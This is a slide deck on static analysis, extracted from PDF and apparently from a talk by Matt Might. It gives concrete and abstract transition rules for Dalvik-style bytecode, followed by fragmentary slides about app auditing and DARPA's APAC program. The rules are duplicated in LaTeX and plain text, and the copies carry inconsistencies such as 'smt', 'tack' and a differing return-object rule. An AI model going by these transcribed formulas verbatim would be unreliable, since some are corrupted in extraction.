\langle \text{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto \sigma(r, fp')], \kappa \rangle \\
\langle \text{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa \rangle \\
\langle \text{throw}^\ell(r) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{S}(\ell'), fp', \sigma[(\text{exn}, fp') \mapsto \sigma(r, fp)], \kappa' \rangle \\
&\quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
\langle \text{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \\
\langle \text{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa \rangle \\
&\quad \text{where } o = \text{new}(\varsigma) \\
\langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
\langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
\langle \text{iget}(r_d, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa \rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \text{iput}(r_v, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa \rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\quad \quad fp' = \text{alloc}(\varsigma) \\
\langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\quad \quad fp' = \text{alloc}(\varsigma) \\
\langle \text{unop}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
&\quad \text{where } v = \delta(\text{unop}, \sigma(r_s, fp)) \\
\langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
&\quad \text{where } v = \delta(\text{binop}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}$$

```

⟨nop ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma, \kappa$ ⟩
⟨move-object( $r_d, r_s$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa$ ⟩
⟨return-void ::  $\vec{smt}', fp', \sigma, \mathbf{fnk}(\vec{smt}, fp, \kappa)$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma, \kappa$ ⟩
⟨return-object( $r$ ) ::  $\vec{smt}', fp', \sigma, \mathbf{fnk}(\vec{smt}, fp, \kappa)$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[(r \in \mathbb{E} \mapsto \sigma(n, fp'))], \kappa$ ⟩
⟨const( $r, c$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[(r, fp) \mapsto c], \kappa$ ⟩
⟨throw $^\ell$ ( $r$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\mathcal{S}(\ell'), fp', \sigma[(\text{exn}, fp') \mapsto \sigma(r, fp)], \kappa'$ ⟩
where  $(\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa)$ 
⟨goto( $\ell$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\mathcal{S}(\ell), fp, \sigma, \kappa$ ⟩
⟨new-instance( $r, \tau$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[(r, fp) \mapsto o], \kappa$ ⟩
where  $o = \text{new}(\varsigma)$ 
⟨if-eq( $r, r', \ell$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\mathcal{S}(\ell), fp, \sigma, \kappa$ ⟩ if  $\sigma(r, fp) = \sigma(r', fp)$ 
⟨if-eq( $r, r', \ell$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma, \kappa$ ⟩ if  $\sigma(r, fp) \neq \sigma(r', fp)$ 
⟨get( $r_d, r_s, field$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa$ ⟩
where  $\sigma(r_s, fp) = o$  and  $o.field = a$ 
⟨put( $r_v, r_s, field$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa$ ⟩
where  $\sigma(r_s, fp) = o$  and  $o.field = a$ 
⟨invoke-direct( $r_0, \dots, r_n, id$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{smt}, fp, \kappa)$ ⟩
where  $\sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)]$ 
 $fp' = \text{alloc}(\varsigma)$ 
⟨invoke-virtual( $r_0, \dots, r_n, id$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{smt}, fp, \kappa)$ ⟩
where  $\sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)]$ 
 $fp' = \text{alloc}(\varsigma)$ 
⟨unop( $r_d, r_s$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa$ ⟩
where  $v = \delta(\text{unop}, \sigma(r_s, fp))$ 
⟨binop( $r_d, r_1, r_2$ ) ::  $\vec{smt}, fp, \sigma, \kappa$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa$ ⟩
where  $v = \delta(\text{binop}, \sigma(r_1, fp), \sigma(r_2, fp))$ 

```




```

⟨nop ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩
⟨move-object( $r_d, r_s$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(r_s, \hat{fp})], \hat{\kappa}, \hat{t}$ ⟩
⟨return-void ::  $\vec{smt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{smt}, \hat{fp}, \hat{\kappa})$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}$ ⟩ if  $\hat{\kappa} \in \hat{\sigma}(\hat{\kappa}_n)$ 
⟨return-object( $r$ ) ::  $\vec{smt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{smt}, \hat{fp}, \hat{\kappa})$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [(r \in \mathbb{E} \mapsto \hat{\sigma}(n, \hat{fp}'))], \hat{\kappa}$ ⟩ if  $\hat{\kappa} \in \hat{\sigma}(\hat{\kappa}_n)$ 
⟨const( $r, c$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto c], \hat{\kappa}, \hat{t}$ ⟩
⟨throw $^\ell$ ( $r$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}$ ⟩  $\longmapsto$  ⟨ $\mathcal{S}(\ell'), \hat{fp}', \hat{\sigma} \sqcup [(\text{exn}, \hat{fp}') \mapsto \hat{\sigma}(r, \hat{fp})], \hat{\kappa}'$ ⟩
where  $(\ell', \hat{fp}', \hat{\kappa}') \in \hat{\mathcal{H}}_\sigma(\ell, \hat{fp}, \hat{\kappa})$ 
⟨goto( $\ell$ ) ::  $\vec{smt}', \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩
⟨new-instance( $r, \tau$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto o], \hat{\kappa}, \hat{t}$ ⟩
where  $o = \hat{\text{new}}(\varsigma)$ 
⟨if-eq( $r, r', \ell$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩
if  $\exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 = v_2$ 
⟨if-eq( $r, r', \ell$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩
if  $\exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 \neq v_2$ 
⟨get( $r_d, r_s, field$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(a)], \hat{\kappa}, \hat{t}$ ⟩
where  $\hat{\sigma}(r_s, \hat{fp}) \ni o$  and  $o.field = a$ 
⟨put( $r_v, r_s, field$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [a \mapsto \hat{\sigma}(r_v, \hat{fp})], \hat{\kappa}, \hat{t}$ ⟩
where  $\hat{\sigma}(r_s, \hat{fp}) \ni o$  and  $o.field = a$ 
⟨invoke-direct( $r_0, \dots, r_n, id$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\mathcal{M}(id), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{smt}, \hat{fp}, \hat{\kappa}), \hat{t}'$ ⟩
where  $\hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \sigma(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})]$ 
 $\hat{\sigma}' = \hat{\sigma} \sqcup [\hat{\kappa}_n \mapsto \hat{\kappa}]$ 
 $\hat{fp}' = \text{alloc}(\varsigma)$ 
 $\hat{\kappa}_n = \widehat{\text{alloc}}(\varsigma)$ 
 $\hat{t}' = \widehat{\text{tack}}(\hat{t})$ 
⟨invoke-virtual( $r_0, \dots, r_n, id$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}$ ⟩  $\longmapsto$  ⟨ $\mathcal{V}(id, v), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{smt}, \hat{fp}, \hat{\kappa}), \hat{t}'$ ⟩ if  $v \in \hat{\sigma}(r_0, \hat{fp})$ 
where  $\hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \hat{\sigma}(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \hat{\sigma}(r_n, \hat{fp})]$ 
 $\hat{\sigma}' = \hat{\sigma} \sqcup [\hat{\kappa}_n \mapsto \hat{\kappa}]$ 
 $\hat{fp}' = \widehat{\text{alloc}}(\varsigma)$ 
 $\hat{\kappa}_n = \widehat{\text{alloc}}(\varsigma)$ 
 $\hat{t}' = \widehat{\text{tack}}(\hat{t})$ 
⟨unop( $r_d, r_s$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa}$ ⟩
where  $v \in \hat{\delta}(\text{unop}, \sigma(r_s, \hat{fp}))$ 
⟨binop( $r_d, r_1, r_2$ ) ::  $\vec{smt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}$ ⟩  $\longmapsto$  ⟨ $\vec{smt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa}$ ⟩
where  $v \in \hat{\delta}(\text{binop}, \hat{\sigma}(r_1, \hat{fp}), \hat{\sigma}(r_2, \hat{fp}))$ 

```

$$\begin{aligned}
\langle \text{nop} :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
\langle \text{move-object}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(r_s, \hat{fp})], \hat{\kappa}, \hat{t} \rangle \\
\langle \text{return-void} :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa) \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
\langle \text{return-object}(r) :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa) \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto \hat{\sigma}(r, \hat{fp}')], \hat{\kappa} \rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
\langle \text{const}(r, c) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto c], \hat{\kappa}, \hat{t} \rangle \\
\langle \text{throw}^\ell(r) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle &\longmapsto \langle \mathcal{S}(\ell'), \hat{fp}', \hat{\sigma} \sqcup [(\text{exn}, \hat{fp}') \mapsto \hat{\sigma}(r, \hat{fp})], \hat{\kappa}' \rangle \\
&\quad \text{where } (\ell', \hat{fp}', \hat{\kappa}') \in \widehat{\mathcal{H}}_{\hat{\sigma}}(\ell, \hat{fp}, \hat{\kappa}) \\
\langle \text{goto}(\ell) :: \vec{stmt}', \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
\langle \text{new-instance}(r, \tau) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto o], \hat{\kappa}, \hat{t} \rangle \\
&\quad \text{where } o = \widehat{\text{new}}(\varsigma) \\
\langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
&\quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 = v_2 \\
\langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
&\quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 \neq v_2 \\
\langle \text{iget}(r_d, r_s, field) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(a)], \hat{\kappa}, \hat{t} \rangle \\
&\quad \text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.field = a \\
\langle \text{iput}(r_v, r_s, field) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [a \mapsto \hat{\sigma}(r_v, \hat{fp})], \hat{\kappa}, \hat{t} \rangle \\
&\quad \text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.field = a \\
\langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \mathcal{M}(id), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa), \hat{t}' \rangle \\
&\quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \sigma(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
&\quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
&\quad \hat{fp}' = \widehat{\text{alloc}}(\hat{\varsigma}) \\
&\quad \hat{a}_\kappa = \widehat{\text{alloc}}(\hat{\varsigma}) \\
&\quad \hat{t}' = \widehat{\text{tick}}(\hat{t}) \\
\langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle &\longmapsto \langle \mathcal{V}(id, v), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{\kappa}), \hat{t}' \rangle \text{ if } v \in \hat{\sigma}(r_0, \hat{fp}) \\
&\quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \hat{\sigma}(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
&\quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
&\quad \hat{fp}' = \widehat{\text{alloc}}(\hat{\varsigma}) \\
&\quad \hat{a}_\kappa = \widehat{\text{alloc}}(\hat{\varsigma}) \\
&\quad \hat{t}' = \widehat{\text{tick}}(\hat{t}) \\
\langle \text{unop}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa} \rangle \\
&\quad \text{where } v \in \hat{\delta}(\text{unop}, \sigma(r_s, \hat{fp})) \\
\langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, \hat{fp}, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa} \rangle \\
&\quad \text{where } v \in \hat{\delta}(\text{binop}, \hat{\sigma}(r_1, \hat{fp}), \hat{\sigma}(r_2, \hat{fp}))
\end{aligned}$$



What is static analysis?

Matt Might

matt.might.net

University of Utah

[@mattmight](https://twitter.com/mattmight)

<http://matt.might.net/articles/intro-static-analysis/>

Can we win the game?

DARPA: APAC

A terrible idea.



WHAT COULD POSSIBLY



GO WRONG?





App auditor

Good app

App auditor

App auditor

App auditor

Good app

Bad app

App auditor

Good app



